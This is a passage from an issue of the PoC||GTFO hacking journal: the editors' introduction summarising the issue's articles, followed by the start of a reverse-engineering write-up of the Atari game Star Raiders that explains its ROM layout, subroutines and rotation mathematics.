
Mon premier est le nombre de Messier de la Galaxie d'Andromède.
Mon second est la somme de quatre nombres premiers consécutifs commençant par 41.
Mon troisième est le nombre atomique de l'Unennquadium.
Mon quatrième est le nombre modèle qui succéda au Sinclair ZX80.

Mon tout lève tous les obstacles sur le chemin de la Science.

_ _ _ _   _ _ _   _ _ _ _

_ _ _   _ _ _

_ _ _   _   _ _ _ _   _ _ _

13 Stones from the Ivory Tower, Only as Ballast

13:1 Listen up you yokels!

Neighbors, please join me in reading this fourteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and worshippers of weird machines. This fourteenth release is given on paper to the fine neighbors of São Paulo, San Diego, and Budapest.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo13.pdf` It is valid

as PDF, ZIP, and PostScript; please read it with Adobe Reader, `unzip`, and `gv`.

We begin on page 604 with the story of how **STAR RAIDERS** by Doug Neubauer for the Atari 400 was taken apart by Lorenz Weist, from a mere ROM cartridge dump to annotated and literate 6502 disassembly. By a stroke of luck, Lorenz was able to read Doug's original source code for the game after completing his reverse engineering project, giving him the rare opportunity to confirm his understanding of the game's design and behavior.

On page 645, James Forshaw introduces us to a nifty little trick for simplifying reliable exploitation of race condition vulnerabilities. Rather than spin up a dozen attempts to improve racetrack odds, he instead induces situations with pathological performance penalties to Windows NT system calls, stunning the threads of execution that might interfere with his exploit for twenty minutes or more!

Micah Elizabeth Scott continues to send us brilliant articles that refuse to be described by a single abstract, so let's just say that on page 659 she explains a USB magic trick in which her Face Whisperer board —combining the Facedancer and the Chip Whisperer—is able to reliably glitch the USB stack of an embedded device to dump its firmware. Or, we could say that on page 659 she explains how to use undocumented commands from that firmware dump to program the Harvard device by ROP. Or, we could say that on page 659 she shows you to read RFID tags with a Wacom tablet. These tricks are all the same article, and you'd be a fool not to read it.

In PoC‖GTFO 10:8, Travis Goodspeed jailbroke the Tytera MD380 radio to allow for firmware extraction and patching. Since then, a lively open source project has sprung up, with fancy new

features and fixes to old bugs. On page 676, he describes how to rip the AMBE audio codec out of the radio firmware, transforming it into a command line audio processing tool that runs on any Linux workstation. Similar tricks can be used to quickly toss together emulators for many ARM and PowerPC embedded systems, re-using their library functions, or fuzzing their parsers in the familiar environment of an everyday laptop.

Evan Sultanik is back with a safe cracking adventure that could only be expressed as a play in three acts, narrated by our own Pastor Manul Laphroaig. Speaking parts are available for Alice Feynman, Bob Schrute, Havva al-Kindi, and the ghost of Paul Erdöos. You'll find Evan's script on page 687.

Matt Knight has been reverse engineering the PHY of LoRa, a low-power protocol for sub-GHz wireless networking over long distances. On page 702 you will find not just the protocol details that allowed him to write an open source receiver, but, far more importantly, you will also find the methods by which he reverse engineered this information from captured packets, vague application notes, and the outright lies of the patent application.

Pastor Manul Laphroaig, your friendly neighborhood evangelist of the gospel of the weird machines, has a sermon for you on page 734. He reminds us that science takes place neither on stage in front of a live studio audience nor in committees and government offices, but over a glass of fine scotch that's accompanied by finer conversation of practitioners. In the same way that we oughtn't put Tim the "Tool Man" Taylor in charge of vocational education, we ought to leave the teaching of science to those who do it, not those who talk about it on TV.

Geoff Chappell is an old-school reverse engineer, an x86 archaeologist who has spent the past twenty-four years reading Windows binaries to identify all the forgotten features and corner cases that the rest of us might take for granted.[1] On page 740, he introduces us to the mystery of Microsoft's Shim Database Compiler, an

unpublished tool for compiling driver shims that doesn't seem to be available to the outside world. Geoff shows us that, in fact, the tool is available, wrapped up inside of a GUI as `QFixApp.exe` or `CompatAdmin.exe`. By patching the program to expose its intact `WinMain()`, he can recover the long-lost `ShimDBC.exe` for compiling Windows driver compatibility shims from XML!

Evan Sultanik and Philippe Teuwen have teamed up on page 757, to explain the inner workings of `pocorgtfol3.pdf`, which you can rename to read as `pocorgtfol3.zip` or `pocorgtfol3.ps`.

13:2 Reverse Engineering Star Raiders

by Lorenz Wiest

STAR RAIDERS is a seminal computer game published by Atari Inc. in 1979 as one of the first titles for the original Atari 8-bit Home Computer System (Atari 400 and Atari 800). It was written by Atari engineer Doug Neubauer, who also created the system's POKEY sound

chip. **STAR RAIDERS** is considered to be one of the ten most important computer games of all time.[2]

The game is a 3D space combat flight simulation where you fly your starship through space, shooting at attacking Zylon spaceships. The game's universe is made up of a 16 × 8 grid of sectors. Some of them contain enemy Zylon units, some a friendly starbase. The Zylon units converge toward the starbases and try to destroy them. The starbases serve as repair and refueling points for your starship. You move your starship between sectors with your hyperwarp drive. The game is over if you have destroyed all Zylon ships, have ran out of energy, or if the Zylons have destroyed all starbases.

At a time when home computer games were pretty static—think SPACE INVADERS (1978) and PAC MAN (1980)-**STAR RAIDERS** was a huge hit because the game play centered on the very dynamic 3D first-person view out of your starship's cockpit window.

The original Atari 8-bit Home Computer System has up to 48 KB RAM and uses a Motorola 6502 CPU. The same CPU is also used in the Apple II, the Commodore C64 (a 6502 variant), and the T-800 Terminator.[3] Several proprietary Atari custom chips provide additional capabilities to the system. STAR RAIDERS shows off many of them: 5 Players (sprites), mixed text and pixel graphics modes, dynamic Display Lists, a custom character set, 4-channel sound, Vertical Blank Interrupt and Display List Interrupt code. Even the BCD mode of the 6502 CPU is used.

ATARI 400/800

COMPUTER ADVENTURE

STAR RAIDERS

ATARI
A Warner Communications Company

Model CXL4011
Use with
ATARI® 400™ or ATARI 800™
PERSONAL COMPUTER SYSTEMS

I have been always wondering what made **STAR RAIDERS** tick. I was especially curious how that 3D first-person view star field worked,

in particular the rotations of the stars when you fly a turn. So I decided to reverse engineer the game, aiming at a complete, fully documented assembly language source code of **STAR RAIDERS**.

In the following sections I'll show you how I approached the reverse engineering effort, introduce my favorite piece of code in **STAR RAIDERS**, talk about how the tight memory limits influenced the implementation, reveal some bugs, point at some mysterious code, and explain how I got a grip on documenting **STAR RAIDERS**. From time to time, to provide some context to you, I will reference memory locations of the game, which you can look up in the reverse engineered, complete, and fully documented assembly language source code of **STAR RAIDERS** available on GitHub.[4]

light pen

console switches

joystick triggers

keyboard

paddles

keyboard controllers

joystick

paddle triggers

1.77-1,79Mhz

MOS 6502 SALLY

Alpha-Numeric Television Interface Controller

POtentiometer KEYboard integrated circuit

Peripheral Interface Adaptor

processor bus

RAM
16KB - 48KB

left cartridge

right cartridge

OS ROM

Color/Graphics Television Interface Adaptor

keyboard speaker

serial bus

disk drives

picture

sound

other periph.

ATARI 400

ESC ! 1 " 2 # 3 $ 4 % 5 & 6 ' 7 @ 8 (9) 0 < CLEAR INSERT > DELETE BACKS BREAK
CLR SET TAB Q W E R T Y U I O P - = RETURN
CTRL A S D F G H J K L + * CAPS LOWR
SHIFT Z X C V B N M , . ? SHIFT

SYSTEM RESET

OPTION

SELECT

START

1 2 CONTROLLER JACKS 3 4
PLYR 1 PLYR 2 PLYR 3 PLYR 4

```
;*********************************************************
;*                                                       *
;*              S T A R   R A I D E R S                   *
;*                                                       *
;*       for the Atari 8-bit Home Computer System        *
;*                                                       *
;*  Reverse-engineered and documented assembly language source code *
;*                                                       *
;*                        by                             *
;*                                                       *
;*                   Lorenz Wiest                        *
;*                                                       *
;*                (lo.wiest(at)web.de)                   *
;*                                                       *
;*                   First Release                       *
;*                   22-SEP-2015                         *
;*                                                       *
;*                   Last Update                         *
;*                   10-AUG-2016                         *
;*                                                       *
;*       STAR RAIDERS was created by Douglas Neubauer    *
;*         STAR RAIDERS was published by Atari Inc.      *
;*                                                       *
;*********************************************************
```

Getting Started

STAR RAIDERS is distributed as an 8 KB ROM cartridge, occupying memory locations $A000 to $BFFF.

The obvious first step was to prod a ROM dump with a disassembler and to apply Atari's published hardware and OS symbols to the disassembly. To my surprise this soon revealed that code and data were cleanly separated into three parts:

$A000 – $A149 Data Part 1

$A14A – $B8DE 6502 Code

$B8DF – $BFFF Data Part 2

This separation helped me to get an overview of the code, as I could create a disassembly in one go without sifting slowly through the bytes of the ROM, deciding which were instructions and which were data.

Closer inspection of the code part revealed that it was composed of neatly separated subroutines. Each subroutine handles a specific task. The largest subroutine is the main game loop GAMELOOP ($A1F3), shown in Figure 13.1. What I expected to be spaghetti code, given the development tools of 1979 and the substantial amount of game features crammed into the 8K ROM, turned out to be surprisingly structured. Table 13.1 lists all subroutines of **STAR RAIDERS**, as their function emerged during the reverse engineering effort, giving a good overview how the **STAR RAIDERS** code is organized.

INITCOLD Initialize program (cold start)
$A14A

INITSELECT Entry point when SELECT function key was pressed
$A15A

INITDEMO Entry point when program switches into demo mode
$A15C

INITSTART Entry point when START function key was pressed
$A15E

$A1F3

GAMELOOP $A6D0

ROTATE Rotate position vector component (coordinate) by fixed angle
$B69B

PROJECTION Calculate pixel column (or row) number from position vector
$AA21

SCREENROW Calculate pixel row number from centered pixel row number
$B71E

SCREENCOLUMN Calculate pixel column number from centered pixel column number
$B6FB

SELECTWARP Select hyperwarp arrival location on Galactic Chart
$B162

DRAWLINES Draw horizontal and vertical lines
$A76F

INITPOSVEC Initialize position vector of a space object
$B764

KEYBOARD Handle Keyboard Input
$AFFE

COLLISION Detect a collision of our starship's photon torpedoes
$AF3D

TRIGGER Handle joystick trigger
$AE29

UPDATTCOMP Update Attack Computer Display
$A7BF

DOCKING Handle docking at starbase, launch and return of transfer vessel
$ACE6

FLUSHGAMELOOP Handle remaining tasks at the end of a game loop iteration
$B4E4

UPDTITLE Update title line
$B216

HYPERWARP Handle hyperwarp
$A89B

UPDPANEL Update Control Panel Display
$B804

NOISE Copy noise sound pattern
$AEA8

DECENERGY Decrease energy
$B86F

CLRPLAYFIELD Clear PLAYFIELD memory
$AE0D

MODDLST Modify Display List
$ADF1

GAMEOVER Handle Game Over
$B10A

SETVIEW Set Front view
$B045

INITEXPL Initialize explosion
$AC6B

DAMAGE Damage or destroy one of our starship's subsystems
$AEE1

MANEUVER Maneuver our starship's and Zylon photon torpedoes and Zylon ships
$AA79

A ▪ ▪ ▪ ▪ B   A is followed by B in memory   A━━━(B   A calls B (and returns)

A ━━━▶ B   A jumps to B (no return)

Figure 13.1: Simplified Call Graph of Start Up and Game Loop

1	$A14A	INITCOLD	Initialize program (Cold start)
	$A15A	INITSELECT	Entry point when SELECT key was pressed
3	$A15C	INITDEMO	Entry point when program **for** demo mode
	$A15E	INITSTART	Entry point when START key was pressed
5	$A1F3	GAMELOOP	Game loop
	$A6D1	VBIHNDLR	Vertical Blank Interrupt Handler
7	$A718	DLSTHNDLR	Display List Interrupt Handler
	$A751	IRQHNDLR	Interrupt Request (IRQ) Handler
9	$A76F	DRAWLINES	Draw horizontal and vertical lines
	$A782	DRAWLINE	Draw a single horizontal or vertical line
11	$A784	DRAWLINE2	Draw blip in Attack Computer
	$A7BF	UPDATTCOMP	Update Attack Computer Display
13	$A89B	HYPERWARP	Handle hyperwarp
	$A980	ABORTWARP	Abort hyperwarp
15	$A987	ENDWARP	End hyperwarp
	$A98D	CLEANUPWARP	Clean up hyperwarp variables
17	$A9B4	INITTRAIL	Initialize star trail during hyperwarp
	$AA21	PROJECTION	Calc. pixel column/row from position vector
19	$AA79	MANEUVER	Maneuver photon torpedoes and Zylon ships
	$AC6B	INITEXPL	Initialize explosion
21	$ACAF	COPYPOSVEC	Copy a position vector
	$ACC1	COPYPOSXY	Copy x and y components of position vector
23	$ACE6	DOCKING	Docking, launch and **return** at starbase
	$ADF1	MODDLST	Modify Display List
25	$AE0D	CLRPLAYFIELD	Clear PLAYFIELD memory
	$AE0F	CLRMEM	Clear memory
27	$AE29	TRIGGER	Handle joystick trigger
	$AEA8	NOISE	Copy noise sound pattern
29	$AECA	HOMINGVEL	Calculate homing velocity of our torpedo
	$AEE1	DAMAGE	Damage or destroy our starship's subsystems
31	$AF3D	COLLISION	Detect a collision of our torpedoes
	$AFFE	KEYBOARD	Handle Keyboard Input
33	$B045	SETVIEW	Set Front view
	$B07B	UPDSCREEN	Clear PLAYFIELD, draw Attack
35	$B10A	GAMEOVER	Handle game over
	$B121	GAMEOVER2	Game over (Mission successful)
37	$B162	SELECTWARP	Select hyperwarp arrival on Galactic Chart
	$B1A7	CALCWARP	Calculate and display hyperwarp energy
39	$B216	UPDTITLE	Update title line
	$B223	SETTITLE	Set title phrase in title line
41	$B2AB	SOUND	Handle sound effects
	$B3A6	BEEP	Copy beeper sound pattern
43	$B3BA	INITIALIZE	More game initialization
	$B4B9	DRAWGC	Draw Galactic Chart
45	$B4E4	FLUSHGAMELOOP	Remaining tasks at end of game loop
	$B69B	ROTATE	Rotate position vector component by angle
47	$B6FB	SCREENCOLUMN	Calculate pixel column number from centered pixel column number
49	$B71E	SCREENROW	Calculate pixel row number from centered pixel row number
51	$B764	INITPOSVEC	Initialize position vector of a space object
	$B7BE	RNDINVXY	Randomly invert the x and y of a vector
53	$B7F1	ISSURROUNDED	Check if a sector is surrounded by Zylons
	$B804	UPDPANEL	Control Panel Display
55	$B86F	DECENERGY	Decrease energy
	$B8A7	SHOWCOORD	Display a position vector component in Control Panel Display
57			
	$B8CD	SHOWDIGITS	Display a value of the Control Panel Display

Table 13.1: Star Raiders Subroutines

Figure 13.2 shows the "genome sequence" of the **STAR RAIDERS** 8 KB ROM: The 8,192 bytes of the game are stacked vertically, with each byte represented by a tiny, solid horizontal line of 8 pixels. This stack is split into strips of 192 bytes, arranged side-by-side. Alternating light and dark blue areas represent bytes of distinct subroutines.[5] Alternating light and dark green and purple areas represent bytes of distinct sections of data. (Lookup tables, graphical shapes, etc.) When data bytes represent graphical shapes, the solid line of a byte is replaced by its actual bit pattern (in purple color).

There are a couple of interesting things to see:

- The figure reflects the ROM's separation into a data part (green and purple), a code part (blue), and one more data part (green and purple).

- The first data part contains mostly the custom font, shown in strips 1 and 2.

- The largest contiguous (dark) blue chunk represents the 1246 bytes of the main game loop GAMELOOP ($A1F3), in strips 3 to 10.

- At the beginning of the second data part are the shapes for the player sprites, in strips 34 to 36.

- The largest contiguous (light) green chunk represents the 503 bytes of the game's word table WORDTAB ($BC2B), in strips 38 to 41.

A good reverse engineering strategy was to start working from code locations that used Atari's published symbols, the equivalent of piecing together the border of a jigsaw puzzle first before starting to tackle the puzzle's center. Then, however, came the inevitable and very long stretch of reconstructing the game's logic and variables with a combination of educated guesses, trial-and-error, and lots of patience. At this stage, the tools I used mostly were nothing but a text editor (Notepad) and a word processor (Microsoft Word) to fill the gaps in the documentation of the code and the data. I also created a memory map text file to list the used memory locations and their purpose.

These entries were continually updated, often discarded after it turned out that I had taken a wrong turn.

A Programming Gem: Rotating 3D Vectors

What is the most interesting, fascinating, and unexpected piece of code in **STAR RAIDERS**? My pick would be the very code that first interested my in this code: subroutine ROTATE ($B69B), which rotates objects in the game's 3D coordinate space, shown on page 621. And here is why: Rotation calculations usually involve trigonometry, matrices, and at least a few multiplications. But the 6502 CPU has only 8-bit addition and subtraction operations. It does not provide multiplication or division operations, and certainly no trig operation! So how do the rotation calculations work?

Let's start with the basics: The game uses a 3D coordinate system with the position of our starship at the center of the coordinate system. The locations of all space objects (Zylon ships, meteors, photon torpedoes, starbase, transfer vessel, Hyperwarp Target Marker, stars, and explosion fragments) are described by a position vector relative to our starship.

Figure 13.2: Genome Sequence of the STAR RAIDERS ROM

A position vector is composed of an x, y, and z component, whose values I call the x, y, and z coordinates with the arbitrary unit, <KM>. The range of a coordinate is –65536 to +65535 <KM>.

Each coordinate is a signed 17-bit integer number, which fits into three bytes. Bit 16 contains the sign bit, which is 1 for positive and 0 for negative sign. Bits 15 to 0 are the mantissa as a two's-complement integer.

```
  Sign         Mantissa
2         B16   B15...B8  B7....B0
           | |         | |        |
4  0000000*  ********  ********
```

Some example bit patterns for coordinates:

```
   00000001 11111111 11111111 = +65535 <KM>
 2 00000001 00000001 00000000 =   +256 <KM>
   00000001 00000000 11111111 =   +255 <KM>
 4 00000001 00000000 00000001 =     +1 <KM>
   00000001 00000000 00000000 =     +0 <KM>
 6 00000000 11111111 11111111 =     -1 <KM>
   00000000 11111111 11111110 =     -2 <KM>
 8 00000000 11111111 00000001 =   -255 <KM>
   00000000 11111111 00000000 =   -256 <KM>
10 00000000 00000000 00000000 = -65536 <KM>
```

The position vector for each space object is stored in nine tables. (Three coordinates, with three bytes for each coordinate.) There are up to 49 space objects used in the game simultaneously, so each table is 49 bytes long.

```
       XPOSSIGN          XPOSHI          XPOSLO
   ($09DE..$0A0E) ($0A71..$0AA1) ($0B04..$0B34)
       YPOSSIGN          YPOSHI          YPOSLO
   ($0A0F..$0A3F) ($0AA2..$0AD2) ($0B35..$0B65)
       ZPOSSIGN          ZPOSHI          ZPOSLO
   ($09AD..$09DD) ($0A40..$0A70) ($0AD3..$0B03)
```

With that explained, let's have a look at subroutine ROTATE ($B69B). This subroutine rotates a position vector component (coordinate) of a space object by a fixed angle around the center of the 3D coordinate system, the location of our starship. This operation is used in three of the game's four view modes (Front view, Aft view, Long-Range Scan view) to rotate space objects in and out of the view.

Rotation Mathematics

The game uses a left-handed 3D coordinate system with the positive x-axis pointing to the right, the positive y-axis pointing up, and the positive z-axis pointing into flight direction.

A rotation in this coordinate system around the y-axis (horizontal rotation) can be expressed as

$$x' = \cos(r_y)x + \sin(r_y)z \qquad\qquad (13.1)$$
$$z' = -\sin(r_y)x + \cos(r_y)z$$

where r_y is the clockwise rotation angle around the y-axis, x and z are the coordinates before this rotation, and the primed coordinates x' and z' the coordinates after this rotation. The y-coordinate is not changed by this rotation.

A rotation in this coordinate system around the x-axis (vertical rotation) can be expressed as

$$z' = \cos(r_x)z + \sin(r_x)y \qquad (13.2)$$
$$y' = -\sin(r_x)z + \cos(r_x)y$$

where r_x is the clockwise rotation angle around the x-axis, z and y are the coordinates before this rotation, and the primed coordinates z' and y' the coordinates after this rotation. The x-coordinate is not changed by this rotation.

Subroutine Implementation Overview

A single call of subroutine ROTATE ($B69B) is able to compute one of the four expressions in Equations 13.1 and 13.2. To compute all four expressions to get the new set of coordinates, this subroutine has to be called four times. This is done twice in pairs in GAMELOOP ($A1F3) at $A391 and $A398, and at $A3AE and $A3B5, respectively.

The first pair of calls calculates the new x and z coordinates of a space object due to a horizontal (left/right) rotation of our starship around the y-axis following the expressions of Equation 13.1.

The second pair of calls calculates the new y and z coordinates of the same space object due to a vertical (up/down) rotation of our starship around the x-axis following the expressions of Equation 13.2.

If you look at the code of ROTATE ($B69B), you may be wondering how this calculation is actually executed, as there is neither a sine nor cosine function call. What you'll actually find implemented, however, are the following calculations:

Joystick Left

$$x := x + z/64 \qquad (13.3)$$
$$z := -x/64 + z$$

Joystick Right

$$x := x - z/64 \tag{13.4}$$
$$z := x/64 + z$$

Joystick Down

$$y := y + z/64 \tag{13.5}$$
$$z := -y/64 + z$$

Joystick Up

$$y := y - z/64 \tag{13.6}$$
$$z := y/64 + z$$

CORDIC Algorithm

When you compare the expressions of Equations 13.1–13.2 with expressions of Equations 13.3–13.6, notice the similarity between the expressions if you substitute[6]

$$\sin(r_y) \rightarrow 1/64$$
$$\cos(r_y) \rightarrow 1$$
$$\sin(r_x) \rightarrow 1/64$$
$$\cos(r_x) \rightarrow 1$$

From $\sin(r_y) = 1/64$ and $\sin(r_x) = 1/64$ you can derive that the rotation angles r_y and r_x by which the space object is rotated (per game loop iteration) have a constant value of 0.89°, as arcsin(1/64) = 0.89°.

What about $\cos(r_y)$ and $\cos(r_x)$? The substitution does not match our derived angle exactly, because cos(0.89°) = 0.99988 and is not exactly 1. However, this value is so close that substituting cos(0.89°) with 1 is a very good approximation, simplifying calculations significantly.

Another significant simplification results from the division by 64, as the actual division operation can be replaced with a much faster bit shift operation.

This calculation-friendly way of computing rotations is also known as the CORDIC algorithm. (COordinate Rotation DIgital Computer.)

Minsky Rotation

There is one more interesting mathematical subtlety: Did you notice that expressions of Equations 13.1 and 13.2 use a new (primed) pair of variables to store the resulting coordinates, whereas in the implemented Equations 13.3–13.6, the value of the first coordinate of a coordinate pair is overwritten with its new value and this value is used in the subsequent calculation of the second coordinate? For example, when the joystick is pushed left, the first call of this subroutine calculates the new value of x according to first expression of Equation 13.3, overwriting the old value of x. During the second call to calculate z according to the second expression of Equation 13.3, the new value of x is used instead of the old one. Is this to save the memory needed to temporarily store the old value of x? Is this a bug? If so, why does the rotation calculation actually work?

Have a look at the expressions of Equation 13.3. The other Equations 13.4–13.6 work in a similar fashion.

$$x := x + z/64$$
$$z := -x/64 + z$$

If we substitute 1/64 with e, we get

$$x := x + ez$$
$$z := -ex + z$$

Note that x is calculated first and then used in the second expression. When using primed coordinates for the resulting coordinates after calculating the two expressions we get

$$x' := x + ez$$
$$z' := -ex' + z$$
$$= -e(x + ez) + z$$
$$= -ex + (1 - e^2)z$$

or in matrix form

$$\begin{pmatrix} x' \\ z' \end{pmatrix} = \begin{pmatrix} 1 & e \\ -e & 1 - e^2 \end{pmatrix} \begin{pmatrix} x \\ z \end{pmatrix}$$

Surprisingly, this turns out to be a rotation matrix, because its determinant is $(1 \times (1 - e^2) - (-e \times e)) = 1$.[7]

This kind of rotation calculation is described by Marvin Minsky in AIM 239 HAKMEM[8] and is called "Minsky Rotation."

```
    ;  INPUT
 2  ;
    ;  X = Position  vector  component  index  of  TERM2.  Used  values  are:
 4  ;  $00..$30 -> z-component (z-coordinate) of position vector 0..48
    ;  $31..$61 -> x-component (x-coordinate) of position vector 0..48
 6  ;  $62..$92 -> y-component (y-coordinate) of position vector 0..48
    ;
 8  ;  Y = Position  vector  component  index  of  TERM1.  Used  values  are:
    ;  $00..$30 -> z-component (z-coordinate) of position vector 0..48
